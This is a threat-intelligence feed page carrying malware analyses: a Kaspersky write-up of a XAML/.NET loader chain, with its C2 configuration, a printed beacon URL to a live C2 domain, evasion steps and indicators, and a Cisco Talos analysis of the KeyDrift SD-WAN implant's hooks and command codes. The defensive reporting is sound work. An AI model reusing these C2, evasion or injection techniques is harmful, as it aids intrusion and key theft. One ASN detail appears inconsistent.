
    XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).

    The multi-layer encryption structure of "ibi"

    The multi-layer encryption structure of “ibi”

    The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.

    Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).

    The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.

    Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.

    The C2 configuration in XAML‑P2 is shown below:

    Item Value Description
    ii 94aafd58-c00c-402a-aae6-858b4486a1a4 Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
    ec 9fT04e03tAiZAPogcDWt0w== Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
    bi 79200-100800 Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
    is 1200-2400 Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
    u Base64encodedXAML A short XAML snippet that calls Environment.Exit(0)
    wi 100801 Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
    de False Local exception logging switch: when set to False, exception logging is enabled.
    si 41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095 UID: generated using a custom method based on the registry key value SusClientId.
    cu https://openaigpt4vcom/model_v4/ Command-and-control (C2) server URL taken from the C2 server list.
    tp * Trusted SSL certificate thumbprint: * indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
    rh   Additional route header/data: not configured in this instance.

    When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().

    .NET 2 Plugin

    This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.

    The following key steps are executed in this thread:

    1. Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
    2. Gather system information from the registry:
      • "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full", Key="Version"
        "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion", Key="BuildLab"
      • Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (“-“).
    3. Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
      • Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
      • If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
      • "LocalMachine\SOFTWARE\Classes\appid\{ff259bcd-2f0a-44de-b34a-0092fec1d8a2}
        DllSurrogate = ""
    4. Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
    5. Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
    6. Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item “is”=”1200-2400”) to evade sandboxes by causing them to time out.
    7. Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
    8. Periodic polling:
      1. Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
      2. Obtain the system proxy using three methods (see the Discovering proxies section below).
      3. Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
      4. Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
      5. Next, encrypt the combined data with AES (see the AES encryption diagram in the network traffic section for more details), and then encode the encrypted output in Base64.
        // Final HTTP request URL
        "https://openaigpt4v[.]com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4?b=lM4V3VwrWtXBy4oBGUkXOHfxyLUlrT2hIZGn4C37W1Z3%2FeW1WURJqzaNLQhGFHsWxA2lpJHZSpd8VDLMOQRD%2FfsDswnomIrBpoaNzug3dOtrh1J2KIqZRmKx1TtQsxq1RAGu1y45rSKaPHm9s2HF8A%3D%3D&c=41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095"
      6. Hijack the HTTP User-Agent and replace the value following HOST: with the config value of item rh.
      7. Retrieve a XAML file from the C2 server, update the configuration data, and load the retrieved XAML (for more details on techniques, see the Execute downloaded XAML payload in an isolated AppDomain section).
      8. If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.

    AES encryption scheme for network traffic


    All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.

    For a given master key and a single-byte seed, the derivation works as follows:

    1. Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
    2. Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
    3. Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
    4. Take the first 16 bytes of the resulting hash; this becomes the final derived key.

    Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.

    Seed Key type generated (client side) Key type generated (server side)
    0 Decryption key Encryption key
    1 Decryption authentication key Encryption authentication key
    2 Encryption key Decryption key
    3 Encryption authentication key Decryption authentication key

    The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated “IV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.

    Discovering proxies


    .NET 2 Plugin detects the system proxy using three methods:

    • Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
    • If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
    • If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.

    These methods ensure that the malware can reach external networks even in complex network environments with proxies.

    Execute downloaded XAML payload in an isolated AppDomain


    This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.

    In more detail, the process is as follows:

    1. Create a new isolated AppDomain with a randomly generated GUID as its name.
    2. Copy all configuration data from the current AppDomain into the new one.
    3. Set the proxy information in the new AppDomain and assign it to the variable px.
    4. Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
    5. Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
    6. Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
    7. Unload the isolated AppDomain to complete the cleanup.

    This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.

    Infrastructure

    The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.

    Domain IP First seen Domain Registrar/ASN
    openaigpt4v[.]com 104.18.14[.]219 Sep 27, 2023 Cloudflare, Inc. / 15169

    Victims

    Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.

    Attribution

    After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.

    Conclusions

    Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.

    Indicators of Compromise

    File hashes

    F2458ED133F8D0CA19E22C10F577E98E    e4537a1762fcafd2fd96bfc825bad34f9db9a24d
    E1DC6F1ED193594F2284BE22AE08DFA4               Resources.resx
    AB81564BCB8CA7E710C66832DE747556   .NET 1 Loader
    CFB8B281BDF5D9390E64B10C312FB2C1              .NET 2 Plugin
    67E3617F8709D34F806F8E02BADBA8A5    fabric.config
    514AC0D73B8A1B73488EF5E2E55A75C3   PatchMyPC-ScriptRunner.exe.config
    514117D536E347560D049CFE0C609632     XAML-1
    9000820D8153C24CD60D53001D3A97B6    XAML-2
    B3C4A635179680EDAFB5D006CF0CFFC6              XAML-2-1
    4F28622C5E60C01319BF48CF742FE1A5    XAML-2-2
    C86D53392A87DD3F3E62D62C9B92A9BD              XAML-3

    File paths

    C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe.config
    C:\Windows\SoftwareDistribution\Download\Install\fabric.config
    C:\Windows\SoftwareDistribution\Download\Install\Resources.resx

    Domains and IPs

    openaigpt4v[.]com

    Source: Securelist (Kaspersky GReAT) · 2026-10-29
  • Amatera: How the prolific infostealer works and spreads

    The malware that topped ESET’s infostealer detections in Latin America in the first half of 2026 is an example of how cybercrime has professionalized

    Source: WeLiveSecurity (ESET) · 2026-10-29

  • Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

    • Cisco Talos has identified UAT-11473, a highly sophisticated advanced persistent threat (APT) actor, who exploited CVE-2026-20127, an authentication bypass vulnerability in Cisco SD-WAN Catalyst Controller instances to bypass authentication and gain unauthorized access to affected systems.
    • UAT-11473 then installed a custom malware framework we track as “KeyDrift” consisting of multiple components geared towards collecting sensitive keying information, acting as backdoors and intermediate command-and-control (C2) hosts.
    • Observed targeting spans across space and satellite services, defense and aerospace technology, and policy research.

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

    Talos assesses with high confidence that UAT-11473’s operating infrastructure overlaps considerably with Volt Typhoon’s “Silent Train” covert access network.

    KeyDrift is a custom malware framework that is designed to operate in Cisco SD-WAN controller environments. Talos assesses with high confidence that the framework is designed to provide long-term persistent access and automated exfiltration of sensitive keying material. KeyDrift operates inside SD-WAN control-plane processes and is capable of intercepting decrypted control traffic, extracting control-session metadata and data-plane keying material, and staging or transmitting the collected material using encrypted records.

    The framework’s primary component is PolyFlame, a memory-resident module deployed through modified runit service paths. PolyFlame is injected into legitimate running vdaemon processes, and it can also masquerade as a packed “aaamgrd” loader variant. Once resident, PolyFlame interposes socket, DTLS, and runtime-linker behavior through functions such as recvfrom, sendto, getpeername, dlopen, dlsym, mprotect, and “/proc/%d/maps” parsing. This gives KeyDrift access to SD-WAN control-plane traffic from inside legitimate controller daemon execution rather than through a conventional endpoint beacon.

    LittleFilch, another component of the KeyDrift framework, provides the collection and exfiltration capability identified in the framework. The module hooks “SSL_read” inside vdaemon, inspects decrypted control-plane buffers, extracts keying material for a list of predefined edge nodes, and stages the data locally in encrypted format for exfiltration.

    Talos assesses with high confidence that KeyDrift’s intended operational purpose is Cisco SD-WAN control-plane collection: persistent controller residence, in-band traffic access, key-material extraction from decrypted control messages, and encrypted staging or exfiltration of the recovered material. Observed variations of the KeyDrift modules and deployment mechanisms suggest active development of the framework’s capabilities.

    KeyDrift analysis



    KeyDrift uses Cisco SD-WAN runit service paths as its primary execution anchor. In the PolyFlame sshd deployment, the actor modifies the service run script, remounts /rootfs.rw executable, launches a malicious script “conf_sshd” in the background, and then starts the legitimate sshd service. The loader script enumerates running vdaemon PIDs, records them in “/tmp/system-vdaemon”, and invokes the injector component “rsshd” to inject PolyFlame (“libdssl.so”) into each process.

    Recovered conf_sshd logic uses the same control flow across reviewed samples:

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
    Figure 1. conf_sshd control flow logic.

    Runit launchers

    The observed sshd runit launcher preserves normal Cisco SD-WAN sshd startup logic while adding two malicious lines before service execution, which remount “/rootfs.rw” executable and background execution of conf_sshd, which then drives rsshd injection into vdaemon.

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
    Figure 2. conf_sshd execution logic.


    The recovered aaamgr runit launcher from an affected vBond appliance uses a parallel service-wrapper pattern, but it executes the packed aaamgrd PolyFlame loader directly. The deletion of the writable-overlay PAM configurations for sshd and login before remounting “/rootfs.rw” executable if part of the legitimate script, along with the invocation of the aaamgrd daemon via Python:

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
    Figure 3. aamgrd daemon launch.

    PolyFlame

    PolyFlame is the primary operational module in the KeyDrift framework. PolyFlame operates at the socket and DTLS control-plane layer. PolyFlame serves two primary purposes:

    • Command execution via a TinyShell-styled backdoor
    • Intermediate C2 that can forward commands to and from the C2 to other peers

    PolyFlame is primarily injected into the vdaemon process, providing operational obfuscation and access to all in-process state: DTLS session keys, vEdge topology, OMP routes, and policy tables. No hardcoded IPv4 addresses, binding ports, callback domains, URLs, host headers, or polling interval were recovered from the analyzed PolyFlame samples. PolyFlame is designed for in-band control or tasking over Cisco SD-WAN control-plane traffic rather than a conventional fixed external beacon.

    This implant is meant to serve as a hook of the recvfrom() API call. The original recvfrom is replaced by a malicious subroutine in the vdaemon process. When recvfrom is called in the vdaemon process, the malicious subroutine will first execute the real/legitimate recvfrom() API to obtain the C2 IP address info for communicating with it in the future.

    PolyFlame’s time check

    The recvd data from the C2 consists of the MD5 value of a specific DATE. PolyFlame will calculate the local time on the device in format “%Y-%m-%d” and calculate its MD5 hash. If the MD5 calculated by the device does not match with the one sent by the C2, the implant will stop further execution. Otherwise, the implant then uses an “administrative code” from the C2 and performs an action.

    PolyFlame’s tasking

    PolyFlame contains an administrative mode that processes the admin code sent by the C2, that defines operations — it’s one of the first flags checked in the backdoor:

    • Code = 1: Generate random bytes and send to C2. This is likely a check-in beacon or heartbeat for the C2.
    • Code = 2: Set implant type to backdoor (TinyShell) or intermediate C2.
    • Code = 3: Set up the command handler for the intermediate C2.
    • Any other code value: Check the implant type flag currently set. Based on the implant type flag, either send the accompanying data to TinyShell or the intermediate C2 component for processing.

    PolyFlame’s command execution

    PolyFlame contains a backdoor that matches the capabilities of TinyShell: file read, file write, and arbitrary command execution, but not interactive shell. This backdoor component’s implementation is quite similar to TinyShell, but the command codes differ. PolyFlame handles the following command codes:

    • Code = 0x100: Execute command using “/bin/sh -c <command>”
    • Code = 0x200: Write file to disk.
    • Code = 0x300: Read file from disk and send to the C2.

    PolyFlame as an intermediate C2 component

    The intermediate C2 component is a one-to-many handler (somewhat like a one-to-many multiplexer) — meaning the implant can connect to only one C2 but can connect to many peers who can be served by the intermediate C2 component. Similar to the TinyShell-backdoor component, the intermediate C2 component also accepts and processes specific command codes from the C2:

    • Code = 0x403: Create a thread to connect to the specified peer IP. Make a new connection and keep socket alive until specified.
    • Code = 0x404: Send data recvd from the C2 to a connected peer.
    • Code = 0x405: Remove a peer from the list of active connections.
    • Code = 0x407: Send a response recvd from a peer, back to the C2.
    • Code = 0x408: Set a specific value in memory.

    PolyFlame variant: aaamgrd


     Talos has observed a distinct PolyFlame variant that masquerades as the aaamgr service. The legitimate Cisco aaamgr component is a Python package; it does not normally appear as a compiled ELF runit service. This PolyFlame variant is executed by a malicious runit service under “/etc/sv/aaamgr/” with aaamgrd and a modified run launcher.

    aaamgrd is a statically linked ELF64 executable with no section headers, a single RWE loader segment, and an RC4-encrypted embedded ELF payload. The loader uses direct syscalls including ptrace, fork, wait4, kill, tgkill, mmap, and mprotect. It performs an anti-debug check by deobfuscating /proc/%d/status and TracerPid: and exits if a tracer is present.

    The observed staging sequence was:

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

    Figure 4. PolyFlame staging sequence.

    Note that in addition to the implant execution staging, there are also indications of timestomping.

    LittleFilch: libcommon.so TLS interception module

    LittleFilch is a control-session interception module positioned to collect data-plane keying material from control sessions visible to the injected vSmart process.

    LittleFilch installs an SSL_read hook inside vdaemon. The hook calls the original SSL_read, then processes returned buffers only when the returned size is greater than 0x18F, the first decrypted byte is 0x07, and three marker patterns are checked for presence. These marker bytes are followed by the actual artifacts that LittleFilch aims to record:

    Marker bytes

    Parsed field

    Length

    Notes

    40 03 06

    Public IP

    4 bytes

    vEdge
    public / transport IP

    40 0C 04

    Peer
    system-IP

    4 bytes

    vEdge OMP
    system-IP

    05 01 0C
    06 40

    Binary
    key field

    32 (0x20)
    bytes

    Assessed
    OMP-distributed AES-256 IPsec data-plane key material

    LittleFilch records the extracted keying material and RSA-encrypts it before writing the output to “/var/tmp/vdaemon.bin”. It can then send the encrypted content over UDP in a DTLS 1.2 application-data style record.

    Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
    Figure 5. Keying material recording format used by LittleFilch.

    LittleFilch expects its configuration file — located at “/var/tmp/vdaemon.conf” —  to contain two host port lines: one local bind IP/port and one remote destination IP/port. It deletes “/var/tmp/vdaemon.conf” after reading it. Talos has not been able to recover the “vdaemon.conf” file.

    KeyDrift components

    Component

    Primary hook/surface

    Observed scope

    Confirmed
    function

    PolyFlame
    libdssl.so

    Socket /
    DTLS / runtime linker interposition inside vdaemon

    Multiple
    affected controller roles

    In-band
    control-plane interception and tasking; exact command format unresolved

    rsshd

    Ptrace
    injection

    Multiple
    affected controller roles

    Injects
    libdssl.so into vdaemon by PID

    conf_sshd

    Shell-based
    PID enumeration

    Multiple
    affected controller roles

    Locates
    vdaemon PIDs and records injection output

    Trojanized
    run

    Runit
    service launcher

    Multiple
    affected controller roles

    Remounts
    overlay executable and launches injector chain

    Packed
    aaamgrd

    Packed
    loader, direct syscalls, anti-debug

    Affected
    vBond appliance evidence

    Decrypts
    and runs embedded PolyFlame payload; tampers with PAM configs

    LittleFilch
    libcommon.so

    OpenSSL
    SSL_read hook

    Affected
    vSmart process evidence

    Extracts
    control-session identifiers and assessed data-plane key material from
    decrypted control traffic

    vdaemon.bin

    Encrypted
    staging file

    Affected
    vSmart process evidence

    Stores
    RSA-encrypted LittleFilch telemetry records

    vdaemon.conf

    Runtime
    endpoint config

    Affected
    vSmart process evidence

    Supplies
    local and remote UDP endpoint configuration; deleted after read

    MITRE ATT&CK techniques 

    Technique

    ID

    Notes

    Process
    Injection: Ptrace System Calls

    T1055.008

    rsshd
    injects libdssl.so into vdaemon by PID

    Hijack
    Execution Flow: Dynamic Linker Hijacking

    T1574.006

    PolyFlame
    uses dlsym(RTLD_NEXT, …), dlopen, and runtime interposition

    Boot or
    Logon Initialization Scripts

    T1037

    Modified
    runit service scripts launch KeyDrift components

    Create or
    Modify System Process

    T1543

    Malicious
    service paths under etc/sv/sshd/ and etc/sv/aaamgr/

    Masquerade
    Task or Service

    T1036.004

    sshd and
    aaamgr service-name masquerading

    Unix
    Shell

    T1059.004

    conf_sshd
    and recovered operator staging commands

    Software
    Packing

    T1027.002

    aaamgrd
    uses packed embedded ELF payload

    System
    Checks

    T1497.001

    aaamgrd
    checks TracerPid before unpacking

    Timestomp

    T1070.006

    touch
    –reference= and chmod –reference= staging commands copied reference file
    metadata

    Network
    Sniffing

    T1040

    PolyFlame
    and LittleFilch intercept SD-WAN control-plane traffic

    Encrypted
    Channel: Symmetric Cryptography

    T1573.001

    PolyFlame
